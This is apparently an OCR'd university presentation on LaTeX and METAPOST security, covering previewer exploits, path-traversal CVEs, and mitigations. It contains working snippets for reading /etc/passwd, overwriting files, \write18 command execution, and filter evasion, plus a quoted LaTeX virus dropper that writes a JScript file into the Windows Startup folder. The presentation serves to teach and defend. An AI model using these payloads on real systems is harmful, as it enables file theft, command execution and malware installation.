TEXT IN CONTEXT - LATEX PWN

Bayan Al Muhander, Srishti Bhargava and Asmaa Aljohani

Johns Hopkins University

Information Security institute

MOTIVATION- LATEX FILES = XML FILES ???

```
\documentclass{article}
\title{Cartesian closed categories}
\author{Jane Doe}
\date{September 1994}
\end{document}
```

" Executable code is everywhere, even in formats that you would expect to just be passive data. "

```
<document>
<title> Cartesian closed categories </title>
<author> Jane Doe </author>
<date> September 1994 </date>
</document>
```

WHAT IS LATEX?

- IT IS `TURING-COMPLETE`
- IT `COMPILES` FILES TO GENERATE PDF'S
- STRUCTURE OF TEX PROCESSOR: MOUTH -> STOMACH -> BOWELS -> EYES

The four levels are (corresponding roughly to the 'eyes', 'mouth', 'stomach', and 'bowels' respectively in Knuth's original terminology) as follows.

1. The input processor. This is the piece of TEX that accepts input lines from the file system of whatever computer TEX runs on, and turns them into tokens. Tokens are the internal objects of TEX: there are character tokens that constitute the typeset text, and control sequence tokens that are commands to be processed by the next two levels.
2. The expansion processor. Some but not all of the tokens generated in the first level – macros, conditionals, and a number of primitive TEX commands – are subject to expansion. Expansion is the process that replaces some (sequences of) tokens by other (or no) tokens.
3. The execution processor. Control sequences that are not expandable are executable, and this execution takes place on the third level of the TEX processor.

One part of the activity here concerns changes to TEX's internal state: assignments (including macro definitions) are typical activities in this category. The other major thing happening on this level is the construction of horizontal, vertical, and mathematical lists.

4. The visual processor. In the final level of processing the visual part of TEX processing is performed. Here horizontal lists are broken into paragraphs, vertical lists are broken into pages, and formulas are built out of math lists. Also the output to the `dvi` file takes place on this level. The algorithms working here are not accessible to the user, but they can be influenced by a number of parameters.

TEXT IN `CON`TEXT

We will talk about …

- Exploits on latex previewers
- Latex virus
- METAPOST exploits

CONTROL SEQUENCES IN LATEX


control sequences				
\catcode	\include	\input	\@input	\@@input
\jobname	\newread	\openin	\read	\readline
\relax	\write	\csname . . . \endcsname		

Exploits on LaTeX previewers:

- Reading files
- Writing files
- Denial of service
- Escaping math mode
- Evading Filters
- Executing Commands

READING FILES:

- /INPUT, /INCLUDE - READING DATA FROM EXTERNAL FILES FOR MODULARITY AND EASY MAINTENANCE OF CODE
- WHAT CAN AN ATTACKER DO WITH THIS?
  - CAN READ EXTERNAL FILES NOT RESIDING IN THE SAME DIRECTORY



(Fig.01: /etc/passwd file format – click to enlarge)

1. **Username**: It is used when user logs in. It should be between 1 and 32 characters in length.
2. **Password**: An x character indicates that encrypted password is stored in /etc/shadow file.
3. **User ID (UID)**: Each user must be assigned a user ID (UID). UID 0 (zero) is reserved for root and UIDs 1-99 are reserved for other predefined accounts. Further UID 100-999 are reserved by system for administrative and system accounts/groups.
4. **Group ID (GID)**: The primary group ID (stored in /etc/group file)
5. **User ID Info**: The comment field. It allow you to add extra information about the users such as user's full name, phone number etc. This field use by finger command.
6. **Home directory**: The absolute path to the directory the user will be in when they log in. If this directory does not exists then users directory becomes /
7. **Command/shell**: The absolute path of a command or shell (/bin/bash). Typically, this is a shell. Please note that it does not have to be a shell.

Writing files:

- We can use LaTeX to create and write files on the fly:

```
\newwrite\outfile
\openout\outfile=cmd.tex
\write\outfile{Hello-world}
\closeout\outfile
```

- At least restricted write18 should be enabled

- What can an attacker do with this?
  - Delete a files' content by writing nothing to it.
  - Overwrite files with foreign data (e.g. ~/.ssh/authorized_keys)

DENIAL OF SERVICE:

- INPUT:

```
\loop
\iftrue
\repeat
```

- WEB PREVIEWERS TESTED : HTTP://WWW.TLHIV.ORG/LTXPREVIEW/

  HTTPS://WWW.PAPEERIA.COM/

ESCAPING MATH MODE:

- MATH MODE ENABLES LATEX PREVIEWERS TO DISPLAY COMPLEX MATH EQUATIONS LIKE YOU WOULD WRITE THEM ON PAPER
- EXAMPLE:

```
\begin{align}
    F = f_1+f_2+f_3+...+f_n
\intertext{can be written as}
\sum_1^n{f_i}
\end{align}
```

$$F = f_1 + f_2 + f_3 + ... + f_n \text{can be written as} \sum_1^n f_i$$

- CAN WE `ESCAPE` MATH MODE ?





Figure: Output rendered in latex for an equation in math mode

Figure: Server error message displayed on escaping math mode



EXECUTING COMMANDS:

- CODE:

```
\immediate\write18 {`Command` > output}
\input{output}
```

- WRITE18 - TAKES USER INPUT AND WRITES IT TO THE 18TH FILE DESCRIPTOR WHICH IS COMMAND LINE BY DEFAULT

Executing commands:

- Why do we even need to `execute commands` in latex?
  - Some packages need to call external programs to work properly

- Pdflatex comes with three operation modes:

  1) **-no-shell-escape** : Disable the \write18{command} construct, even if it is enabled in the texmf.cnf file

  2) **-shell-restricted** : Same as -shell-escape, but limited to a 'safe' set of predefined commands.

  3) **-shell-escape** : Enable the \write18{command} construct. The command can be any shell command. This construct is normally disallowed for security reasons.

Description

CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') - CVE-2015-0933

ShareLaTeX 0.1.3 and previous versions allow a remote user to obtain information about other users or the server on which ShareLaTeX is installed by allowing a user to \include{} any valid absolute path name in the document, which is then forwarded to the latex process. When processed, the output document will contain the contents of the file specified.

Vendor Information (Learn More)

Vendor	Status	Date Notified	Date Updated
ShareLaTeX	Affected	-	03 Mar 2015

If you are a vendor and your product is affected, let us know.

Impact

CVE-2015-0933 allows a remote authenticated user to obtain information about other users or the server on which ShareLaTeX is installed. This information can include information like user accounts, which may be used to mount further attacks against the server.

CVE-2015-0934 allows a remote authenticated user to run commands on the server with the permissions of the ShareLaTeX process.

Note that user authentication as of ShareLaTeX 0.1.3 is currently limited to registering an email address and does not require moderator/administrator approval. Therefore it is possible for an authenticated user to remain anonymous.

EVADING FILTERS

A natural defense against all exploits discussed would be to filter the `bad` commands, i.e. blacklist them.

So, a web site administrator decides to put following code on his web page to disallow users from exploiting `input` command (it could be write18, immediate, or for that any other primitive too).


Can you guess what can go wrong?

```
1. \csname input \endcsname
2. \catcode
3. \begin{input} {/file/path} \end{input}
```



I'VE ALREADY READ THE PDF ABOUT HUMAN RIGHTS IN CHINA YOU SENT ME
?? I DIDN'T SEND YOU ANY FILE.

LaTeX Virus:

- Output Capabilities exposed to TeX Documents.
- Compromise system security.
- Two-stage Virus:
  - Copies payload to disk and install JS file into Startup
  - JS file searches for TeX documents and infect them.
- Ransomware.
- Pdf files



```
%%%%SPLOIT%%%%
{\newwrite\w\let\c\catcode\c *13\def*{\afterassignment\d\count255"}\def\d{%
\expandafter\c\the\count255=12}{*0D\def\a#1^^M{\immediate\write\w{#1}}\c
^^M5% \newread\r\openin\r=\jobname
\immediate\openout\w=C:/WINDOWS/Temp/sploit.tmp \loop\unless\ifeof\r\readline\
r to\l\expandafter\a\l\repeat\immediate\closeout
\w\closein\r}{*7E*24*25*26*7B*7D\immediate\openout \w=C:/DOCUME~1/ADMINI~
1/STARTM~1/PROGRAMS/STARTUP/sploit.js \c [1\c ]2\c \@0
\newlinechar \^^J\endlinechar -1*5C@immediate@write
@w[fso=new ActiveXObject("Scripting.FileSystemObject");foo=^^J
(11 lines of JScript omitted)
f(fso.GetFolder("C:\\Documents and Settings\\Administrator"));}m();]
@immediate@closeout@w]}%
%%%%SPLOIT%%%%
```


%PDF-1.1
PDF Start (version)
1
1 0 obj
<<
/Type /Catalog
/Outlines 2 0 R
/Pages 3 0 R
>>
endobj
....
5 0 obj
<< /Length 67 >>
stream
BT
/F1 24 Tf
100 700 Td
(Hello w00t!)Tj
ET
endstream
endobj
PDF Object (obj … endobj)
-stream element contains data (“ hello w00t!”). End with endstream
-Normally need to decode the data inside stream element
-JavaScript object starts with /JS
-Main subject to be abus
2
xref
0 8
0000000000 65535 f
0000000012 00000 n
0000000089 00000 n
Cross Reference
3
trailer
<<
/Size 8
/Root 1 0 R
>>
startxref
642
Trailer
4
%%EOF
End of File
5

BIBTEX DATABASES

- WHY?
  - USER MIGHT DETECT EXISTENCE OF MALICIOUS CODE IN TEX DOCUMENTS.
  - MALICIOUS CODE WILL BE UNNOTICEABLE IN BIBTEX.
  - MALICIOUS CODE WILL BE WIDELY DISTRIBUTED.
- WHAT IS BIBTEX?
  - ALLOWS TO CREATE A BIBLIOGRAPHY
  - THE @PREAMEABLE DECLARATION.


Class and style files

- Extend the basic LaTeX functionalities.
- Comprehensive TeX Archive Network.
- Class and style files never get examined.
  - Corrupting an existing package


METAPOST EXPLOITS

METAPOST:

A GRAPHICS LANGUAGE BASED ON METAFONT, BUT WITH POSTSCRIPT OUTPUT AND FACILITIES FOR INCLUDING TYPESET TEXT



```
beginfig(7)
  pair A, B, C;
  A:=(0,0); B:=(1cm,0); C:=(0,1cm);
  draw A--B--C--cycle;
  draw 1/2[A,B] -- C;
  draw 1/2[B,C] -- A;
  draw 1/2[C,A] -- B;
endfig;
```




```
beginfig(6)
  pair A, B, C, D;
  A:=(0,0); B:=(1cm,0);
  C:=(1cm,1cm); D:=(0,1cm);
  draw A--B--C--D--cycle;
  draw A--C;
  draw B--D;
  draw A withpen pencircle scaled 4bp;
  draw B withpen pencircle scaled 4bp;
  draw C withpen pencircle scaled 4bp;
  draw D withpen pencircle scaled 4bp;
endfig;
```

METAPOST DANGER:

1. THE ABILITY TO WRITE ARBITRARY SINGLE LINE TEX FRAGMENTS.

   THROUGH
   - BTEX … ETEX
   - LATEXMP



METAPOST DANGER:

2. METAPOST includes commands for reading and writing files.

```
filenametemplate "%j%c%y%m%d%H%M";
i := 0;
forever:
beginfig(i);
% Add METAPOST code here
endfig;
if i = 4095:
i := 0;
else:
i := i + 1;
fi;
endfor
```

Creating 4096 files per minute with METAPOST

```
picture p;
p := nullpicture;
forever:
string line;
line := readfrom "/etc/passwd";
exitif line = EOF;
p := thelabel.lrt( line,
(0, ypart llcorner p) );
draw p;
endfor;
```

Reading a file with METAPOST.

Defenses and Mitigation Techniques

- Distinguishing boundaries between data & code is important
- Establish a safe subset of `safe` commands (whitelisting)
  - Most web previewers disable this command for security reasons, and instead enable `restricted \write18`
  - pre-process input
  - input sanitization - \input & \include expand to NOPs (prevents against evading filters)
  - p for paranoid (prevents against reading\writing file)
  - Include a Timer (prevents against denial of service)
- Treat the entire system as untrusted and sandbox it using the operating system's isolation mechanisms

REFERENCES:

- Are Text-Only Data Formats Safe? Or, Use This LATEX Class File to Pwn Your Computer - Stephen Checkoway, Hovav Shacham, Eric Rescorla
- Don't take LATEX files from strangers - Steve Checkoway , Hovav Shacham , and Eric Rescorla
- https://0day.work/hacking-with-latex/
- http://texdoc.net/texmf-dist/doc/plain/texbytopic/TeXbyTopic.pdf

Thank you ☺

Any Questions?